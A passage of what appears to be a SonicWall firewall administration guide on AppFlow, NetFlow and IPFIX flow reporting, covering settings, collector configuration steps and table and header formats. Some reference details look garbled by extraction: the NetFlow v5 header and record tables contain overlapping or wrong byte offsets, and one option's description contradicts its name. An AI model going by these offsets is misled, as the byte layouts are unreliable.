Non-Connection related Dynamic Flows Sent to External Collector:	IPFIX/netflow packets sent to all/external collector/AppFlow server so far.
Non-Connection related Static Flows Sent to External Collector:	Connection/static/general flows that have been reported to the AppFlow collector or external collector.

Settings Tab

The **Settings** tab has configurable options for local internal flow reporting, AppFlow Server external flow reporting, and the IPFIX collector.




The **Settings** tab has three sections:

- Settings
- Local Server Settings
- Other Report Settings

Settings

The **Settings** section of the **Settings** tab allows you to enable real-time data collection and AppFlow report collection.



- **Report Collections**—Enables AppFlow reporting collection according to one of these modes:
  - **All** — Selecting this check box reports all flows. This is the default setting.

- **Interface-based** — Selecting this check box enables flow reporting based only on the initiator or responder interface. This provides a way to control what flows are reported externally or internally. If enabled, the flows are verified against the per interface flow reporting configuration, located in the **Network** > **Interface** page.

  If an interface has its flow reporting disabled, then flows associated with that interface are skipped.

- **Firewall/App Rules-based** — Selecting this check box enables flow reporting based on already existing firewall Access and App rules configuration, located on the **Firewall > Access Rules** page and the **Firewall > App Rules** page, respectively. This is similar to interface-based reporting; the only difference is instead of checking per interface settings, the per-firewall rule is selected.

  Every firewall Access and App rule has a check box to enable flow reporting. If a flow matching a rule is to be reported, this enabled check box forces verification that firewall rules have flow reporting enabled or not.

  NOTE: If this option is enabled, but no rules have the flow-reporting option enabled, no data is reported. This option is an additional way to control which flows need to be reported.

- **Enable Real-Time Data Collection**—Enables real-time data collection on your SonicWall appliance for real-time statistics. You can enable/disable Individual items in the **Collect Real-Time Data For** drop-down menu. This setting is enabled by default.

  When this setting is disabled, the Real-Time Monitor does not collect or display streaming data as the real-time graphs displayed in the **Dashboard > Real-Time Monitor** page are disabled.

  - **Collect Real-Time Data For**—Select the streaming graphs to display on the Real-Time Monitor page. By default, all items are selected.
    - **Top apps**—Displays the **Applications** graph.
    - **Bits per sec.**—Displays the **Bandwidth** graphs.
    - **Packets per sec.**—Displays the **Packet Rate** graphs.
    - **Average packet size**—Displays the **Packet Size** graphs.
    - **Connections per sec.**—Displays the **Connection Rate** and **Connection Count** graphs.
    - **Core util.**—Displays the **Multi-Core Monitor** graph.
    - **Memory util.**—Displays the Memory Usage graph.

- **Enable Aggregate AppFlow Report Data Collection**—Enables individual AppFlow Reports collection on your SonicWall appliance for display in **Dashboard > Appflow Reports**. You can enable/disable Individual items in the **Collect Report Data For** drop-down menu. This setting is enabled by default.

  When this setting is disabled, the AppFlow Reports does not collect or display data.

  TIP: You can quickly display the **Dashboard > AppFlow Reports** page by clicking the **Display** icon by the **Enable Aggregate AppFlow Report Data Collection** check box.

  - **Collect Report Data For**—Select from this drop-down menu the data to display on the **Dashboard > Appflow Reports** page. By default, all reports are selected.
    - **Apps Report**
    - **User Report**
    - **IP Report**
    - **Threat Report**

- **Geo-IP Report**
- **URL Report**

Local Server Settings

The **Local Server Settings** section allows you to enable AppFlow reporting to an internal collector.

- **Enable AppFlow To Local Collector**—Enables AppFlow reporting collection to an internal server on your SonicWall appliance. If this option is disabled, the tabbed displays on **Dashboard > AppFlow Monitor** are disabled. By default, this option is disabled.

NOTE: When enabling/disabling this option, you may need to reboot the device to enable/disable this feature completely.

Other Report Settings

The options in the **Other Report Settings** section configure conditions under which a connection is reported. This section does not apply to all non-connection-related flows.

- **Report DROPPED Connection**—If enabled, connections that are dropped due to firewall rules are not reported. This option is enabled by default.
- **Skip Reporting STACK Connections**—If enabled, the firewall will not report all connections initiated or responded to by the firewall's TCP/IP stack. By default, this option is enabled.
- **Include Following URL Types**—From the drop-down menu, select the type of URLs that need to be reported. To skip a particular type of URL reporting, uncheck (disable) them.

  NOTE: This setting applies to both AppFlow reporting (internal) and external reporting when using IPFIX with extensions.

  - **Gifs** (selected by default)
  - **Jpegs** (selected by default)
  - **Pngs** (selected by default)
  - **Js**
  - **Xmls**
  - **Jsons**
  - **Css**
  - **Htmls** (selected by default)

- **Aspx** (selected by default)
- **Cms**


- **Enable Geo-IP Resolution**—Enables Geo-IP resolution. If disabled, the AppFlow Monitor will not group flows based on country under initiator and responder tabs. This setting is unchecked (disabled) by default.

  NOTE: If Geo-IP blocking or Botnet blocking is enabled, this option is ignored.

- **Disable Reporting IPv6 Flows (ALL)**—Disables reporting of IPv6 flows. This setting is enabled by default.
- **AppFlow Report Upload Timeout (sec)**—Specify the timeout, in seconds, when connecting to the AppFlow upload server. The minimum timeout is 5 seconds, the maximum is 300 seconds, and the default value is **120** seconds.

External Collector Tab

The **External Collector** tab provides configuration settings for AppFlow reporting to an external IPFIX collector.



- **Send Flows and Real-Time Data To External Collector**—Enables the specified flows (AppFlows) data and real-time data to be reported to an external flow collector. If you enable this setting, you must select a reporting format from the **External Flow Reporting Format** drop-down menu.

  NOTE: When enabling/disabling this option, you may need to reboot the device to enable/disable this feature completely.

- **External AppFlow Reporting Format**—If the **Send Flows and Real-time Data to External Collector** option is selected, you must specify the flow reporting type:
  - **NetFlow version-5** (default)
  - **NetFlow version-9**
  - **IPFIX**
  - **IPFIX with extensions**

  If the reporting type is set to:
  - **Netflow** versions 5 or 9 or **IPFIX**, then any third-party collector can be used to show flows reported from the device, which uses standard data types as defined in IETF. **Netflow** versions and **IPFIX** reporting types contain only connection-related flow details per the standard.
  - **IPFIX with extensions**, then only collectors that are SonicWall flow aware can be used. **IPFIX with extensions** reports SonicWall dynamic tables for:

connections	users	applications	locations
URLs	logs	devices	VPN tunnels
devices	SPAMs	wireless	
threats (viruses/spyware/intrusion)		real-time health (memory/CPU/face statistics)	

  Flows reported in this mode can either be viewed by another SonicWall firewall configured as a collector (specially in an High Availability pair with the idle firewall acting as a collector) or a SonicWall Linux collector. Some third-party collectors also can use this mode to display applications if they use standard IPFIX support. Not all reports are visible when using a third-party collector, though.

  NOTE: When using **IPFIX with extensions**, select a third-party collector that is SonicWall flow aware, such as SonicWall Scrutinizer.

- **External Collector's IP Address**—Specify the external collector IP address to which the device will send flows via Netflow/IPFIX. This IP address must be reachable from the SonicWall firewall for the collector to generate flow reports. If the collector is reachable via a VPN tunnel, then the source IP must be specified.
- **Source IP to Use for Collector on a VPN Tunnel**—If the collector IP address specified in the External Collector's IP Address setting is reachable via a VPN tunnel, then the source IP must be specified in this setting to match the correct VPN policy.

  NOTE: Select the Source IP from the local network specified in the VPN policy. If specified, Netflow/IPFIX flow packets always take the VPN path.

- **External Collector's UDP Port Number**—Specify the UDP port number on which the collector is listening for Netflow/IPFIX packets. The default port is **2055**.
- **Send IPFIX/Netflow Templates at Regular Intervals**—Enables the appliance to send Template flows at regular intervals. This option is selected by default.

  NOTE: This option is available with **Netflow version-9**, **IPFIX**, and **IPFIX with extensions** only.

  Netflow version-9 and IPFIX use templates that must be known to an external collector before sending data. Per IETF, a reporting device must be capable of sending templates at a regular interval to keep the collector in sync with the device. If the collector does not need templates at regular intervals, you may disable it here.

- **Send Static AppFlow At Regular Interval**—Selecting this check box enables the sending of the static AppFlows specified in the **Send Static AppFlow For Following Tables** drop-down menu. This setting generates IPFIX records for all static tables every hour.

  NOTE: This option is available with **IPFIX with extensions** only. It is selected by default.

  This option ***must*** be selected if SonicWall Scrutinizer is used as a collector.

  - **Send Static AppFlow For Following Tables**—Select the static mapping tables to be generated to a flow from the drop-down menu:
    - **Applications** (selected by default)
    - **Viruses** (selected by default)
    - **Spyware** (selected by default)
    - **Intrusions** (selected by default)
    - **Location Map**
    - **Services** (selected by default)
    - **Rating Map** (selected by default)
    - **Table Map**
    - **Column Map**

    For more information on static tables, refer to NetFlow Tables.

    When running in **IPFIX with extensions** mode, SonicWall reports multiple types of data to an external device to correlate User, VPN, Application, Virus, and Spyware information. In this mode, data is both static and dynamic. Static tables are needed only once as they rarely change. Depending on the capability of the external collector, not all static tables are needed. You can select the tables needed in this drop-down menu.

- **Send Dynamic AppFlow For Following Tables**—Select the dynamic mapping tables to be generated to a flow from the drop-down menu:
  - **Connections** (selected by default)
  - **Users** (selected by default)
  - **URLs** (selected by default)
  - **URL ratings** (selected by default)
  - **VPNs** (selected by default)
  - **Devices**
  - **SPAMs**
  - **Locations**
  - **VoIPs** (selected by default)

  For more information on dynamic tables, refer to the NetFlow Tables.

  NOTE: This option is available with **IPFIX with extensions** only.

  In **IPFIX with extensions** mode, the firewall generates reports for the selected tables. As the firewall doesn't cache this information, some of the flows not sent may create failure when correlating flows with other related data.

- **Include Following Additional Reports via IPFIX**—Select additional IPFIX reports to be generated to a flow from the drop-down menu:
  - **Top 10 Apps** – Generates the top 10 applications.

- **Interface Stats** – Generates per-interface statistics such as interface name, interface bandwidth utilization, MAC address, link status.
- **Core utilization** –Generates per-core utilization.
- **Memory utilization** – Generates statuses of available memory, used memory, and memory used by the AppFlow collector.

By default, none are selected. Statistics are reported every 5 seconds.

NOTE: This option is available with **IPFIX with extensions** only.

When running in **IPFIX with extensions** mode, SonicWall can report more data that is not related to connection and flows. These tables are grouped under this section (**Additional Reports**). Depending on the capability of the external collector, not all additional tables are needed. In this drop-down menu, you can select tables that are needed.

- **Report On Connection OPEN**—Reports flows when the connection is open. This is typically when a connection is established. All associated data related to that connection may not be available when the connection is opened. This option, however, enables flows to show up on the external collector as soon as the new connection is opened. By default, this setting is enabled.
- **Report On Connection CLOSED**—Reports flows when the connection is closed. This is the most efficient way of reporting flows to an external collector. All associated data related to that connection are available and reported. By default, this setting is enabled.
- **Report Connection On Active Timeout**—Reports connections based on Active Timeout sessions. If enabled, the firewall reports an active connection every active timeout period. By default, this setting is disabled.
  - **Number of Seconds**—Set the number of seconds to elapse for the Active Timeout. The range is 1 second to 999 seconds for the Active Timeout. The default setting is **60** seconds.
- **Report Connection On Kilo BYTES Exchanged**—Reports flows based on when a specific amount of traffic, in kilobytes, is exchanged. If this setting is enabled, the firewall reports an active connection whenever the specified number of bytes of bidirectional data is exchanged on an active connection. This option is ideal for flows that are active for a long time and need to be monitored. This option is not selected by default.
  - **Kilobytes Exchanged**—Specify the amount of data, in kilobytes, transferred on a connection before reporting. The default value is **100** kilobytes.
  - **Report ONCE**—When the **Report Connection On Kilo BYTES Exchanged** option is enabled, the same flow is reported multiple times whenever the specified amount of data is transferred over the connection. This could cause a large amount of IPFIX packet generation on a loaded system. Enabling this option sends the report only once. By default, the setting is enabled.
- **Report Connections On Following Updates**—Select from the drop-down menu to enable connection reporting for the following (by default, all are selected):

  NOTE: This option is available with **IPFIX with extensions** only.

  - **threat detection**—Reports flows specific to threats. Upon detections of virus, intrusion, or spyware, the flow is reported again.
  - **application detection**—Reports flows specific to applications. Upon performing a deep packet inspection, the SonicWall appliance is able to detect if a flow is part of a certain application. When identified, the flow is reported again.
  - **user detection**—Reports flows specific to users. The SonicWall appliance associates flows to a user-based detection based on its login credentials. When identified, the flow is reported again.
  - **VPN tunnel detection**—Reports flows sent through the VPN tunnel. When flows sent over the VPN tunnel are identified, the flow is reported again.

- **Actions**—Generate asynchronously templates and static flow data.
  - **Generate ALL Templates** — Click on the button to begin building templates on the IPFIX server; this will take up to two minutes to generate.

    NOTE: This option is available with **Netflow version-9**, **IPFIX**, and **IPFIX with extensions** only.

  - **Generate Static AppFlow Data** — Click on the button to begin generating a large amount of flows to the IPFIX server; this will take up to two minutes to generate.

    NOTE: This option is available with **IPFIX with extensions** only.

NetFlow Activation and Deployment Information

SonicWall recommends careful planning of NetFlow deployment with NetFlow services activated on strategically located edge/aggregation routers which capture the data required for planning, monitoring and accounting applications. Key deployment considerations include the following:

- Understanding your application-driven data collection requirements: accounting applications may only require originating and terminating router flow information whereas monitoring applications may require a more comprehensive (data intensive) end-to-end view
- Understanding the impact of network topology and routing policy on flow collection strategy: for example, avoid collecting duplicate flows by activating NetFlow on key aggregation routers where traffic originates or terminates and not on backbone routers or intermediate routers which would provide duplicate views of the same flow information
- NetFlow can be implemented in the SonicOS management interface to understand the number of flow in the network and the impact on the router. NetFlow export can then be setup at a later date to complete the NetFlow deployment.

NetFlow is, in general, an ingress measurement technology which should be deployed on appropriate interfaces on edge/aggregation or WAN access routers to gain a comprehensive view of originating and terminating traffic to meet customer needs for accounting, monitoring or network planning data. The key mechanism for enhancing NetFlow data volume manageability is careful planning of NetFlow deployment. NetFlow can be deployed incrementally (that is, interface by interface) and strategically (that is, on well chosen-routers) — instead of widespread deployment of NetFlow on every router in the network.

User Configuration Tasks

Depending on the type of flows you are collecting, you will need to determine which type of reporting will work best with your setup and configuration. This section includes configuration examples for each supported NetFlow solution, as well as configuring a second appliance to act as a collector.

Topics:

- NetFlow Version 5 Configuration Procedures
- NetFlow Version 9 Configuration Procedures
- IPFIX (NetFlow Version 10) Configuration Procedures
- IPFIX with Extensions Configuration Procedures
- Configuring Netflow with Extensions with SonicWall Scrutinizer

NetFlow Version 5 Configuration Procedures

To configure typical Netflow version 5 flow reporting:

1 Click the **Settings** tab.

2 For **Report Connections** in the **Settings** section, select either of these radio buttons:

- **Interface-based**
- **Firewall/App Rules-based**

When enabled, the flows reported are based on the initiator or responder interface or on already existing firewall rules.

NOTE: This step is *optional*, but is required if flow reporting is done on selected interfaces.

3 Click the **External Collector** tab.

4 Select the **Send Flows and Real-Time Data To External Collector** checkbox.

5 Select **Netflow version-5** from the **External Flow Reporting Format** drop-down menu.

6 Specify the **External Collector's IP address** in the provided field.

7 Optionally, for the **Source IP to Use for Collector on a VPN Tunnel**, specify the source IP if the external collector must be reached by a VPN tunnel.

NOTE: This step is *required* if the external collector must be reached by a VPN tunnel.

8 Specify the **External Collector's UDP port number** in the provided field. The default port is **2055**.

9 Click the **Accept** button at the top of the page.

NOTE: You may need to reboot the device to completely enable this configuration.

NetFlow Version 9 Configuration Procedures

To configure Netflow version 9 flow reporting:

1 Click the **Settings** tab.

2 For **Report Connections** in the **Settings** section, select either of these radio buttons:

- **Interface-based**
- **Firewall/App Rules-based**

When enabled, the flows reported are based on the initiator or responder interface or on already existing firewall rules.

NOTE: This step is *optional*, but is required if flow reporting is done on selected interfaces.

3 Click the **External Collector** tab.

4 Select the **Send Flows and Real-Time Data To External Collector** checkbox.

5 Select **Netflow version-9** as the **External Flow Reporting Format** from the drop-down menu.

6 Specify the **External Collector's IP address** in the provided field.

7 Optionally, for the **Source IP to Use for Collector on a VPN Tunnel**, specify the source IP if the external collector must be reached by a VPN tunnel.

NOTE: This step is *required* if the external collector must be reached by a VPN tunnel.

8 Specify the **External Collector's UDP port number** in the provided field. The default port is **2055**.

9 Netflow version-9 uses templates that must be known to an external collector before sending data. In **Actions**, click the **Generate ALL Templates** button to begin generating templates. A message requesting confirmation displays.

10 Click **OK**.

11 After the templates have been generated, click **Accept**.

IPFIX (NetFlow Version 10) Configuration Procedures

To configure IPFIX, or NetFlow version 10, flow reporting:

1 Click the **Settings** tab.

2 For **Report Connections** in the **Settings** section, select either of these radio buttons:

- **Interface-based**
- **Firewall/App Rules-based**

When enabled, the flows reported are based on the initiator or responder interface or on already existing firewall rules.

NOTE: This step is *optional*, but is required if flow reporting is done on selected interfaces.

3 Click the **External Collector** tab.

4 Select the **Send Flows and Real-Time Data To External Collector** check box.

5 Select **IPFIX** as the **External Flow Reporting Format** from the drop-down menu.

6 Specify the **External Collector's IP address** in the provided field.

7 Optionally, for the **Source IP to Use for Collector on a VPN Tunnel**, specify the source IP if the external collector must be reached by a VPN tunnel.

NOTE: This step is *required* if the external collector must be reached by a VPN tunnel.

8 Specify the **External Collector's UDP port number** in the provided field. The default port is **2055**.

9 IPFIX uses templates that must be known to an external collector before sending data. In **Actions**, click the **Generate ALL Templates** button to begin generating templates. A message requesting confirmation displays.

10 Click **OK**.

11 After the templates have been generated, click **Accept**.

IPFIX with Extensions Configuration Procedures

To configure IPFIX with extensions flow reporting:

1 Click the **Settings** tab.

2 For **Report Connections** in the **Settings** section, select either of these radio buttons:

- **Interface-based**
- **Firewall/App Rules-based**

When enabled, the flows reported are based on the initiator or responder interface or on already existing firewall rules.

NOTE: This step is *optional*, but is required if flow reporting is done on selected interfaces.

3 Click the **External Collector** tab.

4 Select the **Send Flows and Real-Time Data To External Collector** check box.

5 Select **IPFIX with extensions** as the **External Flow Reporting Format** from the drop-down menu.

6 Specify the **External Collector's IP address** in the provided field.

7 Optionally, for the **Source IP to Use for Collector on a VPN Tunnel**, specify the source IP if the external collector must be reached by a VPN tunnel.

NOTE: This step is *required* if the external collector must be reached by a VPN tunnel.


8 Specify the **External Collector's UDP port number** in the provided field. The default port is **2055**.

9 IPFIX uses templates that must be known to an external collector before sending data. Click the **Generate ALL Templates** button to begin generating templates. A message requesting confirmation displays.

10 Click **OK**.

11 Enable the **Send Static AppFlow At Regular Intervals** by selecting the check box.

12 Click the **Generate Static AppFlow Data** button. A message requesting confirmation displays.



13 Click **OK**.

14 Select the tables to receive static flows for from the **Send Static AppFlow For Following Tables** drop-down menu.

15 Select the tables to receive dynamic flows for from the **Send Dynamic AppFlow For Following Tables** drop-down menu.

16 Select any additional reports to be generated from the **Include Following Additional Reports via IPFIX** drop-down menu.

17 Click **Accept**.

Configuring Netflow with Extensions with SonicWall Scrutinizer

One external flow reporting option that works with Netflow with Extensions is the third-party collector called SonicWall Scrutinizer. This collector displays a range of reporting and analysis that is both Netflow and SonicWall flow aware.

To verify your Netflow with Extensions reporting configurations:

1 Click the **Settings** tab.

2 For **Report Connections** in the **Settings** section, select either of these radio buttons:

- **Interface-based**
- **Firewall/App Rules-based**

When enabled, the flows reported are based on the initiator or responder interface or on already existing firewall rules.

NOTE: This step is *optional*, but is required if flow reporting is done on selected interfaces.

3 Click the **External Collector** tab.

4 Select the **Send Flows and Real-Time Data To External Collector** checkbox.

5 Select **IPFIX with extensions** as the **External Flow Reporting Format** from the drop-down menu.

6 Specify the **External Collector's IP address** in the provided field.

7 Optionally, for the **Source IP to Use for Collector on a VPN Tunnel**, specify the source IP if the external collector must be reached by a VPN tunnel.

NOTE: This step is *required* if the external collector must be reached by a VPN tunnel.

8 Specify the **External Collector's UDP port number** in the provided field. The default port is **2055**.

NOTE: This step is optional, but is required if flow reporting is done on selected interfaces.

9 Select the tables to receive static flows for from the provided drop-down menu. .

NOTE: Currently, SonicWall Scrutinizer supports Applications and Threats only. Future versions of Plixer will support the following Static Flows: Location Map, Services, Rating Map, Table Map, and Column Map.

10 Click **Accept**.

11 Navigate to the **Network > Interfaces** page.


12 Confirm that Flow Reporting is enabled per interface by clicking the **Configure** icon of the interface you are requesting data from. The **Edit Interface** dialog displays.

13 Click the **Advanced** tab.

14 Ensure the **Enable flow reporting** check box is selected.

15 Click **OK**.

16 Login to SonicWall Scrutinizer. The data displays within minutes.



NetFlow Tables

The following section describes the various NetFlow tables. Also, this section describes in detail the IPFX with extensions tables that are exported when the SonicWall is configured to report flows.

Topics:

Static Tables

Static Tables are tables with data that does not change over time. However, this data is required to correlate with other tables. Static tables are usually reported at a specified interval, but may also be configured to send just once. These Static IPFIX tables may be exported:

- **Applications Map**—Reports all applications the SonicWall appliance identifies, including various Attributes, Signature IDs, App IDs, Category Names, and Category IDs.
- **Viruses Map**—Reports all viruses detected by the SonicWall appliance.
- **Spyware Map**—Reports all spyware detected by the SonicWall appliance.
- **Intrusions Map**—Reports all intrusions detected by the SonicWall appliance.
- **Location Map**—Represents SonicWall's location map describing the list of countries and regions with their IDs.
- **Services Map**—Represents SonicWall's list of Services with Port Numbers, Protocol Type, Range of Port Numbers, and Names.
- **Rating Map**—Represents SonicWall's list of Rating IDs and the Name of the Rating Type.
- **Table Layout Map**—Reports SonicWall's list of tables to be exported, including Table ID and Table Names.
- **Column Map**—Represents SonicWall's list of columns to be reported with Name, Type Size, and IPFIX Standard Equivalents for each column of every table.

Dynamic Tables

Unlike Static tables, the data of Dynamic tables change over time and are sent repeatedly, based on the activity of the SonicWall appliance. The columns of these tables grow over time, with the exception of a few tables containing statistics or utilization reports. These Dynamic IPFIX tables may be exported:

- **Connections**—Reports SonicWall connections. The same flow tables can be reported multiple times by configuring triggers.
- **Users**—Reports users logging in to the SonicWall appliance via LDAP/RADIUS, Local, or SSO.
- **URLs**—Reports URLs accessed through the SonicWall appliance.
- **URL ratings**—Reports Rating IDs for all URLs accessed through the SonicWall appliance.
- **VPNs**—Reports all VPN tunnels established through the SonicWall appliance.
- **Devices**—Reports the list of all devices connected through the SonicWall appliance, including the MAC addresses, IP addresses, Interface, and NETBIOS name of connected devices.
- **SPAMs**—Reports all email exchanges through the SPAM service.

- **Locations**—Reports the Locations and Domain Names of an IP address.
- **VoIPs**—Reports all VoIP/H323 calls through the SonicWall appliance.

Templates

The following section shows examples of the type of Netflow template tables that are exported.

To perform a Diagnostic Report of your own Netflow configuration;

1 Navigate to the **System > Diagnostics** page.

2 Click the **Download Report** button in the **Tech Support Report** section.

Topics:

NetFlow Version 5

The NetFlow version 5 datagram consists of a header and one or more flow records, using UDP to send export datagram:

- The first field of the header contains the version number of the export datagram.
- The second field in the header contains the number of records in the datagram, which can be used to search through the records.

Because NetFlow version 5 is a fixed datagram, no templates are available, but the datagram follows the format listed below:

NetFlow Version 5 Header Format

NetFlow Version 5 Header Format

Bytes	Contents	Description
0-1	version	NetFlow export format version number
2-3	count	Number of flows exported in this packet (1-30)
4-7	SysUptime	Current time in milliseconds since the export device booted
8-11	unix_secs	Current count of seconds since 0000 UTC 1970
12-15	unix_nsecs	Residual nanoseconds since 0000 UTC 1970
16-19	flow_sequence	Sequence counter of total flows seen
20	engine_type	Type of flow-switching engine
20	engine_id	Slot number of the flow-switching engine
22-23	sampling_interval	First two bits hold the sampling mode; remaining 14 bits hold value of sampling interval

NetFlow Version 5 Flow Record Format

NetFlow Version 5 Flow Record Format

Bytes	Contents	Description
0-3	srcaddr	Source IP address
4-7	dstaddr	Destination IP address
8-11	nexthop	IP address of the next hop router
12-13	input	SNMP index of input interface
14-15	output	SNMP index of output interface
10-19	dPkts	Packets in the flow
20-23	dOctets	Total number of Layer 3 bytes in the packets of the flow
24-27	First	SysUptime at start of flow
28-31	Last	SysUptime at the time the last packet of the flow was received
32-33	srcport	TCP/UDP source port number or equivalent
34-35	dstport	TCP/UDP destination port number or equivalent
36	pad1	Unused (zero) bytes
37	tcp_flags	Cumulative OR of TCP flags
38	prot	IP protocol type (for example, TCP=6; UDP=17)
39	tos	IP type of service (ToS)
40-41	src_as	Autonomous system number of the source, either origin or peer
42-43	dst_as	Autonomous system number of the destination, either origin or peer
44	src_mask	Source address prefix mask bits
45	dst_mask	Destination address prefix mask bits
46-47	pad2	Unused (zero) bytes

NetFlow Version 9

Example of a NetFlow version 9 Template

```
Netflow-v9 Template ID = 256, Name = Flow, Number of Elements = 12, Total Length = 41
 Field = 1, Field bytes = 4
 Field = 2, Field bytes = 4
 Field = 4, Field bytes = 1
 Field = 8, Field bytes = 4
 Field = 7, Field bytes = 2
 Field = 10, Field bytes = 4
 Field = 11, Field bytes = 2
 Field = 12, Field bytes = 4
 Field = 14, Field bytes = 4
 Field = 15, Field bytes = 4
 Field = 21, Field bytes = 4
 Field = 22, Field bytes = 4
```

NetFlow version 9 Template FlowSet Field Descriptions

NetFlow Version 9 Template FlowSet Field Descriptions

Field Name	Description
Template ID	The SonicWall appliance generates templates with a unique ID based on FlowSet templates matching the type of NetFlow data being exported.
Name	The name of the NetFlow template.
Number of Elements	The amount of fields listed in the NetFlow template.
Total Length	The total length in bytes of all reported fields in the NetFlow template.
Field Type	The field type is a numeric value that represents the type of field. Note that values of the field type may be vendor specific.
Field bytes	The length of the specific Field Type, in bytes.

IPFIX (NetFlow Version 10)

Example of an IPFIX (NetFlow version 10) Template

```
IPFix Template ID = 256, Name = Flow, Number of Elements = 12, Total Length = 41
 Field = 1, Field bytes = 4
 Field = 2, Field bytes = 4
 Field = 4, Field bytes = 1
 Field = 8, Field bytes = 4
 Field = 7, Field bytes = 2
 Field = 10, Field bytes = 4
 Field = 11, Field bytes = 2
 Field = 12, Field bytes = 4
 Field = 14, Field bytes = 4
 Field = 15, Field bytes = 4
 Field = 21, Field bytes = 4
 Field = 22, Field bytes = 4
```

IPFIX Template FlowSet Field Descriptions

IPFIX Template FlowSet Field Descriptions

Field Name	Description
Template ID	The SonicWall appliance generates templates with a unique ID based on FlowSet templates matching the type of NetFlow data being exported.
Name	The name of the NetFlow template.
Number of Elements	The amount of fields listed in the NetFlow template.
Total Length	The total length in bytes of all reported fields in the NetFlow template.
Field Type	The field type is a numeric value that represents the type of field. Note that values of the field type may be vendor specific.
Field bytes	The length of the specific Field Type, in bytes.

IPFIX with Extensions

IPFIX with extensions exports templates that are a combination of NetFlow fields from the aforementioned versions and SonicWall IDs. These flows contain several extensions, such as Enterprise-defined field types and Enterprise IDs.

NOTE: The SonicWall Specific Enterprise ID (EntID) is defined as 8741.

Name Template (Standard IPFIX with Extensions)

The following Name Template is a standard for the IPFIX with extensions templates. The values specified are static and correlate to the Table Name of all the NetFlow exportable templates.

```
STATIC TABLES
-----------------

Table MAP table
 Table(Template) Id=256, Table Name=Flow IPFIX
 Table(Template) Id=257, Table Name=Flow IPFIX extn
 Table(Template) Id=258, Table Name=Table Map
 Table(Template) Id=259, Table Name=Column Map
 Table(Template) Id=260, Table Name=User
 Table(Template) Id=261, Table Name=Application
 Table(Template) Id=262, Table Name=URL
